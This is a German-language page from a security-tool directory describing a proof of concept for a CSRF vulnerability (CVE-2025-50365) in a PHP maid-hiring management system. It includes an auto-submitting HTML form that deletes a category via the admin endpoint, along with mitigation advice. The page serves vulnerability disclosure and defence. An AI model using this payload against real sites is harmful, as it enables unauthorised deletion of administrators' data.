
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-50365_CSRF_DELETE_CATEGORY-phpgurukul-CVE — PoC für CVE-2025-50365: eine CSRF-Schwachstelle im PHPGurukul Maid Hiring Management System, die das Löschen von Einstellungskategorien über eine manipulierte Admin-Anfrage ermöglicht. | Kitploit
Tools/GitHubGitHub/1h3ll/cve-2025-50365_csrf_delete_category-phpgurukul-cve
SchwachstellenanalyseExploitationWebanwendungs-ExploitationCTFPenetrationstestsLernen & Bildung
GitHub1h3ll/cve-2025-50365_csrf_delete_category-phpgurukul-cve

CVE-2025-50365_CSRF_DELETE_CATEGORY-phpgurukul-CVE

PoC für CVE-2025-50365: eine CSRF-Schwachstelle im PHPGurukul Maid Hiring Management System, die das Löschen von Einstellungskategorien über eine manipulierte Admin-Anfrage ermöglicht.

Repository anzeigen
26vor 1 JahrNoch nicht geprüft
Teilen

Projektname & Repo-URL: Maid Hiring Management System mit PHP und MySQL

Schwachstellentyp: Clientseitige Request-Fälschung

Betroffene Version(en): v1.0

💣Schwachstellenbeschreibung: Eine Cross-Site-Request-Forgery (CSRF)-Schwachstelle existiert im Admin-Panel des PHPGurukul Hiring Management Systems, die es einem Angreifer ermöglicht, beliebige Einstellungskategorien zu löschen, indem er einen authentifizierten Administrator dazu bringt, eine bösartige Seite zu besuchen. Dies kann zu Datenlöschung und unbefugten Änderungen auf Admin-Ebene führen.

👩‍💻Auswirkungen: Unberechtigte Löschung von Kategorien.

🛜Proof-of-Concept (PoC):


  1. Es gab eine Funktion zum Löschen von Kategorien, bei der nur authentifizierte Administratoren Kategorien löschen konnten. 1
  2. HTML-Code, um eine GET-Anfrage an den Endpunkt /admin/manage-category.php zu senden CSRF-POC
<html>
  <body>
    <form action="http://127.0.0.1/mhms/admin/manage-category.php">
      <input type="hidden" name="delid" value="13" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
  1. Verwenden Sie den HTML-Code und erstellen Sie eine bösartige URL. 3

  2. Nachdem der Administrator auf den Link klickt, wird die Kategorie gelöscht. 4 5

Empfehlung: Implementierung von CSRF-Tokens in Admin-Formularen, Durchsetzung von SameSite-Cookies und Validierung des Anfragenursprungs, um unbefugte Aktionen zu verhindern.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    264

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →